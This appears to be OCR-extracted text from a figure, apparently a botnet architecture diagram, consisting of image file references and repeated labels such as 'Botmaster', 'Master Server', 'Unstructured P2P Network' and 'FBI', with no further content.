
Master Server


Unstructured P2P Network




FBI


Botmaster
Master
Server
Master
Server
Unstructured
P2P Network
FBI


Botmaster
Master
Server
Master
Server
Unstructured
P2P Network
FBI

